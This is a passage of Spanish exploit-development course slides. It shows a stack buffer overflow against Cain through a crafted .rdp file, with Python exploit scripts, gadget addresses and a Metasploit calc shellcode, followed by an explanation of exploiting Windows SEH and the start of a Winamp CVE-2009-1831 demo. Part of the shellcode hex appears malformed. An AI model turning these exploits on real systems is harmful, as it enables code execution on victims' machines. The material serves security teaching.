- 0x004f233e : **push esp # ret 0x04** | startnull,asciiprint,ascii {PAGE_EXECUTE_READWRITE} [Cain.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v4.9.24 (C:\Program Files\Cain\Cain.exe)
- 0x78196d4d : **jmp esp** | asciiprint,ascii {PAGE_EXECUTE_READ} [urlmon.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23580 (C:\WINDOWS\system32\urlmon.dll)
- 0x71abf8fb : **call esp** | {PAGE_EXECUTE_READ} [WS2_32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINDOWS\system32\WS2_32.dll)
- 0x781a08fc : **push esp # ret** | {PAGE_EXECUTE_READ} [urlmon.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23580 (C:\WINDOWS\system32\urlmon.dll)

Saved EIP – Direcciones dinámicas

Demo

Ahora debemos modificar el payload para que la dirección de retorno se sobrescriba con la dirección a un “jmp esp”.

0x77c35459 : push esp # ret | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)

```
#!/usr/bin/env python
import struct

junk = 'A' * 8206
# push esp # ret | {PAGE_EXECUTE_READ} [msvcrt.dll]
seip = struct.pack('<L', 0x77C35459)
# any readable address. This one is from [msvcrt.dll]
read_addr = struct.pack('<L', 0x77c5D0AA)
payload = struct.pack('<L', 0xCCCCCCCC)

xpl = junk + seip + read_addr + payload

with open('xpl-4.rdp', 'wb') as fd:
    fd.write(xpl)
```

Saved EIP – Direcciones dinámicas

Demo

Hay diferentes cosas que explicar:

1. Después de la dirección de retorno, hemos puesto la dirección legible.
 2. Después de la dirección legible ponemos 0xCCCCCCCC.
-
1. Esto lo hemos hecho de este modo debido a que con mona.py hemos descubierto que el offset en el patrón para sobrescribir sEIP era 8206 y para solucionar la excepción de EAX 8210.

Podría parecer que al retornar de la función, saltaríamos a la dirección legible, en vez de a nuestro payload (0xCCCCCCCC), pero hemos de recordar que el **calling convention de Win32 para funciones miembro de C++ en x86 es __thiscall** con lo que **la función llamada (callee) es la que se encarga de limpiar el stack (argumentos incluidos, a diferencia de Linux)**. La dirección leíble es un argumento de la función, que se limpiará antes de salir de la función con lo que ESP apuntará directamente a nuestro payload (0xCCCCCCCC).

Saved EIP – Direcciones dinámicas

Demo

2. Al principio, siempre es aconsejable poner breakpoints como shellcode. Una vez tengamos claro que saltamos directos al shellcode, ya los podremos sustituir con un shellcode de verdad.

Un breakpoint en ensamblador se traduce en un sólo byte: CC

Volvamos a ejecutar el exploit y depurémoslo. Para ello pondremos un breakpoint en la dirección del “jmp esp”.

- bp 0x77c35459

Saved EIP – Direcciones dinámicas

Demo

```
CPU - main thread, module msvcrt
77C35455 54      PUSH ESP
77C3545A C3      RETN
77C3545B 77 FF   JA SHORT msvcrt.77C3545C
77C3545D 75 08   JNZ SHORT msvcrt.77C35467
77C3545F E8 24250200 CALL <JMP.6KERNEL32.RtlUnwind>
77C35464 5D      POP EBP
77C35465 5F      POP EDI
77C35466 5E      POP ESI
77C35467 5B      POP EBX
77C35468 8BE5    MOV ESP,EBP
77C3546A 5D      POP EBP
77C3546B C3      RETN
77C3546C 8B4C24 04 MOV ECX,DWORD PTR SS:[ESP+4]
77C35470 F741 04 06000000 TEST DWORD PTR DS:[ECX+4],6
77C35477 B8 01000000 MOV EAX,1
77C3547C 74 28   JE SHORT msvcrt.77C354A6
77C3547E 8B4424 14 MOV EAX,DWORD PTR SS:[ESP+14]
ESP=0012F3BC

Registers (FFFFF)
EAX 006DC860
ECX 41414141
EDX 008B1658
EBX 00000001
ESP 0012F3BC
EBP 0012F5D8
ESI 0012FB68
EDI 0012FB68
EIP 77C35459
C 0 ES 0023
P 1 CS 001B
A 1 SS 0023
Z 0 DS 0023
S 0 FS 003B
T 0 GS 0000
D 0
O 0 LastErr
EFL 00200216

Address Hex dump Disassembly Comment
0012F3BC CCCCCCCC iiii
```

Vemos como el breakpoint salta y paramos justo en la dirección que contiene un PUSH ESP; RET.

En ese momento ESP apunta a 0012F3BC, y ahí hay 0xC0000000!
Continuemos con avanzando paso a paso (F8).

Saved EIP – Direcciones dinámicas

Demo

¡Perfecto! Y ahora, ¿Qué?

Vamos a crear nuestro **shellcode**! Para ello utilizaremos Metasploit Framework, específicamente, la herramienta msfpayload.

Mspayload nos permite generar shellcodes de todo tipo, con diferentes características. Durante el curso veremos varias de ellas.

Para este caso, vamos a generar un shellcode que simplemente ejecute un comando. Por ejemplo, calc.exe :)

- `msfpayload windows/exec cmd=calc N`

El comando es totalmente intuitivo. Aclarar que la “N” sirve para que nos devuelva el payload en formato “python”. Ahora sólo lo tenemos que añadir a nuestro exploit.

Saved EIP – Direcciones dinámicas

Demo

```
#!/usr/bin/env python
import struct

# windows/exec - 196 bytes
# http://www.metasploit.com
# VERBOSE=false, PrependMigrate=false, EXITFUNC=process,
# CMD=calc
payload = ""
payload += "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b"
payload += "\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
payload += "\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
payload += "\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b"
payload += "\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0"
payload += "\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b"
payload += "\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\x1\xcf\x0d\x01"
payload += "\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2"
payload += "\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
payload += "\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b"
payload += "\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86"
payload += "\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b"
payload += "\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd"
payload += "\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
payload += "\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63"
payload += "\x00"

junk = 'A' * 8206
# push esp # ret | {PAGE_EXECUTE_READ} [msvcrt.dll]
seip = struct.pack('<L', 0x77C35459)
# any readable address. This one is from [msvcrt.dll]
read_addr = struct.pack('<L', 0x77C5D0AA)

xpl = junk + seip + read_addr + payload

with open('xpl-5.rdp', 'wb') as fd:
    fd.write(xpl)
```


Saved EIP – Direcciones dinámicas

Demo



Structured Exception Handling

SEH

El Structured Exception Handling (SEH) es el mecanismo del que dispone Windows para gestionar las excepciones que ocurren al ejecutarse un programa.

Estas excepciones pueden ser generadas tanto a nivel de software como a nivel de hardware.

Una excepción a nivel de software podría ser aquella que es invocada por el programador a través de la función `RaiseException`.

Una excepción a nivel de hardware se daría, por ejemplo, al leer una página en memoria que no tuviera los permisos adecuados.

Aunque el código fuente del programa no gestione excepciones, las estructuras y algoritmos utilizados para SEH se añadirán igualmente al programa.

SEH

El objetivo de SEH es que las excepciones sean gestionadas por el desarrollador y **el programa pueda recuperarse y continuar ejecutándose después de una excepción.**

Cuando ocurre una excepción en user-mode, el siguiente proceso da inicio:

1. Si el proceso está siendo depurado, se notifica al debugger (first-chance notification).
2. Si el proceso no está siendo depurado o el debugger no gestiona la excepción, el sistema busca un *handler* (código que pueda gestionar la excepción) en los stack frames del thread en el que se ha producido la excepción.
3. Si no se encuentra un handler y el proceso está siendo depurado, se notifica al depurador por segunda vez (last-chance notification).
4. **Si no se encuentra un handler, el proceso no se está depurando o el debugger no gestiona la excepción, se utiliza un handler genérico dependiendo del tipo de excepción.**


SEH

Para la gestión propia de las excepciones, se utilizan las construcciones `__try/__except`.

Este tipo de gestión de excepciones se llama Frame-Based Exception Handling:

```
#include <stdio.h>
#include <Windows.h>

int main(int argc, char ** argv) {
    __try {
        int * p = NULL;
        *p = 10;
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        printf("To infinity and beyond!\n");
    }
    return 0;
}
```



A screenshot of a Windows command prompt window. The title bar is yellow and contains a small icon. The command prompt shows the following text: the first line is a command prompt prompt followed by a path and filename, the second line is the output of the program, and the third line is another command prompt prompt. The text is color-coded: the prompt is green, the path and filename are blue, and the output is white.


```
[12:01:20]:[..]/basic_seh$ .\basic_seh.exe
To infinity and beyond!
[12:01:22]:[..]/basic_seh$
```

SEH

Si la excepción no se gestionara...

```
#include <stdio.h>
#include <Windows.h>

int main(int argc, char ** argv) {
    int * p = NULL;
    *p = 10;
    printf("To infinity and beyond!\n");
    return 0;
}
```



SEH

Veamos las diferencias a bajo nivel...

Con gestión de excepciones

```
DS:[00000000]=???  
basic_seh.cpp:9. __except (EXCEPTION_EXECUTE_HANDLER) <  
Address Hex dump  
00923000  
00923010  
00923020  
00923030  
00923040  
00923050  
00923060  
00923070  
00923080  
00923090  
70BA0000  
74AB0000  
76260000  
76E80000  
77200000  
7723D840  
009212EE  
14 heuristical procedures  
11 calls to known, 2 calls to guessed functions  
2 loops  
0092103C [15:34:07] Access violation when writing to [00000000]
```

Sin gestión de excepciones

```
DS:[00000000]=???  
basic_no_seh.cpp:7. printf("To infinity and beyond!\n");  
Address Hex dump  
00153000 C5 2C EA 83 3A D3 15 7C 01 00 00 00 00 00 00 00  
00153010 FE FF FF FF FF FF FF 00 00 00 00 00 00 00 00  
00153020  
00153030  
00153040  
00153050  
00153060  
00153070  
00153080  
00153090  
70BA0000  
74AB0000  
76260000  
76E80000  
77200000  
7723D840  
00151291  
00151007 [15:35:26] Access violation when writing to [00000000]
```

Podemos ver como en ambos casos tenemos diferentes handlers para las excepciones, sin embargo, en el primer caso tenemos un handler más.

View → SEH Chain (Alt+s)


SEH

Hemos dicho que el “sistema busca el handler” adecuado, sin embargo, **¿cómo se hace esa búsqueda?**

Una vez se produce una excepción, el sistema busca el handler adecuado en los stack frames de las funciones que se han llamado.

Para realizar esta búsqueda, se usan unas estructuras de datos y unos algoritmos específicos que vamos a detallar a continuación.

En cada stack frame tenemos la siguiente estructura (`_EXCEPTION_REGISTRATION_RECORD`):



Esto significa que tenemos una lista enlazada de SEH. Esta lista es lo que se conoce como **SEH Chain**.


SEH

A nivel global quedaría así:

Stack

SEH chain of main thread	
Address	SE handler
00B1FDEC	basic_no._except_handler4
00B1FE3C	ntdll.772903F1
00B1FE54	ntdll.7723DAC7

00B1FDEC	00B1FE3C	< .	Pointer to next SEH record
00B1FDF0	001517D9	↓ 18.	SE handler
00B1FDF4	83FF0ECD	⇒ 7 â	
00B1FDF8	00000000	...	
00B1FDFC	00B1FE08	□ .	
00B1FE00	7627A534	4N'v	RETURN to KERNEL32.7627A534
00B1FE04	7F64F000	≡ d△	



Como se puede ver, tenemos una lista enlazada de handlers.

Una vez se produce una excepción el sistema busca cual es el handler idóneo para gestionarla.

Entre medio ocurren muchas cosas... Si queréis profundizar en el tema, el siguiente recurso hace un repaso espectacular:

- <http://www.microsoft.com/msj/0197/exception/exception.aspx>

SEH

Sin embargo, lo que a nosotros nos interesa es... **¿Qué ocurre cuando se ejecuta un handler?**

- El valor de los registros se resetea
- Se crea un nuevo contexto (como un nuevo stack frame)

Este nuevo contexto se crea para simular una llamada al handler, que es como si fuera una llamada a una función. Cuando se ejecuta el handler, se reciben los siguientes parámetros:


```
EXCEPTION_DISPOSITION __cdecl _except_handler (  
    _In_ struct _EXCEPTION_RECORD *_ExceptionRecord,  
    _In_ void * _EstablisherFrame,  
    _Inout_ struct _CONTEXT *_ContextRecord,  
    _Inout_ void * _DispatcherContext  
);
```

excpt.h, línea 55

<http://msdn.microsoft.com/en-us/library/b6sf5kbd.aspx>

SEH

Al llamar al handler se le pasan 4 parámetros. En el momento de ejecutarlo, tenemos que el stack frame es así:



SEH

Explotando SEH


A través de este puntero, **podríamos “leer” la posición exacta en la que, a través de un desbordamiento de búfer, podríamos colocar nuestro shellcode.** Pero, **¿Cómo podemos “leerla”?**

La idea es sobrescribir el handler que se va a ejecutar en ese contexto y saltar a la dirección a la que apunta el parámetro EstablisherFrame.


SEH

Hasta el momento, lo más importante sobre SEH es lo siguiente:

Al ejecutar una función



Cuando se ejecuta el handler



SEH

La idea es aprovecharse de un desbordamiento de búfer para modificar la dirección del handler que se va a ejecutar.


Sin embargo, para ejecutar algo con sentido deberíamos tener nuestro shellcode en alguna región de memoria y saber **exactamente** en qué dirección está.

En principio, no podemos suponer que vamos a tener dicha información. Por esta razón hemos de buscarnos un poco la vida...

Fijaos en el segundo parámetro que recibe el handler (o en ESP+8 cuando se está ejecutando el handler)... El parámetro **EstablisherFrame**.

Este parámetro no es más que un puntero a la estructura `_EXCEPTION_REGISTRATION_RECORD` (SEH + nSEH) del stack frame en el que se ha invocado el handler.

SEH



A través de este puntero, **podríamos “leer” la posición exacta en la que, a través de un desbordamiento de búfer, podríamos colocar nuestro shellcode.** Pero, **¿Cómo podemos “leerla”?**

La idea es sobrescribir la dirección del handler que se va a ejecutar en ese contexto y saltar a la dirección a la que apunta el parámetro EstablisherFrame.

¿Con qué podemos sobrescribir el handler para saltar a la dirección del EstablisherFrame?

Si ESP+8 apunta a EstablisherFrame, bastaría con sobrescribir el handler con instrucciones equivalentes a:

- POP REG; POP REG; RET
- ADD ESP, 0x8; RET

SEH

De este modo podríamos conseguir que EIP apuntará al stack frame por el cual se ha ejecutado el handler, específicamente apuntaría al inicio de campo `nSEH` de la estructura `_EXCEPTION_REGISTRATION_RECORD`.

Después de los 4 bytes `nSEH`, tenemos los 4 bytes del handler (`SEH`) que hemos sobrescrito con la dirección a una instrucción del estilo `POP/POP/RET`.

Por esta razón, nuestro shellcode tendría que empezar en el stack frame a partir de la dirección del handler, con lo cual, los 4 bytes del campo `nSEH` deberían ser algo parecido a un `JMP 0x6`.

SEH

¿Porqué JMP 0x6?

Hemos quedado en que el shellcode se debe situar en el stack después del nSEH + SEH.


Hemos de contar que esta instrucción JMP ocupa 2 bytes, por tanto tendremos que rellenar los otros dos bytes del campo nSEH con NOPs.

Dependiendo de si estos NOPs los ponemos al principio del campo nSEH (antes del JMP) tendremos que saltar 6 bytes, si los ponemos después del JMP, tendremos que saltar 8 bytes.

```
[16:25:45] newlog@multiverse:~$ rasm2 -a x86 -b 32 'jmp 0x6'  
eb04
```

SEH

A partir de todo lo anterior, el payload sería parecido al siguiente:



SEH

DEMO TIME

¡Vamos a crear nuestro segundo exploit!

Explotaremos la vulnerabilidad CVE-2009-1831.

Explotaremos la famoso reproductor Winamp que tiene una vulnerabilidad al parsear los skins que se le pueden aplicar.

Así que tendremos que crear un fichero que cuando se cargue en Winamp, explote la vulnerabilidad.

Demo

Para que el exploit se ejecute, hemos de reemplazar el archivo “mcvcore.maki” del siguiente directorio (en Windows XP):

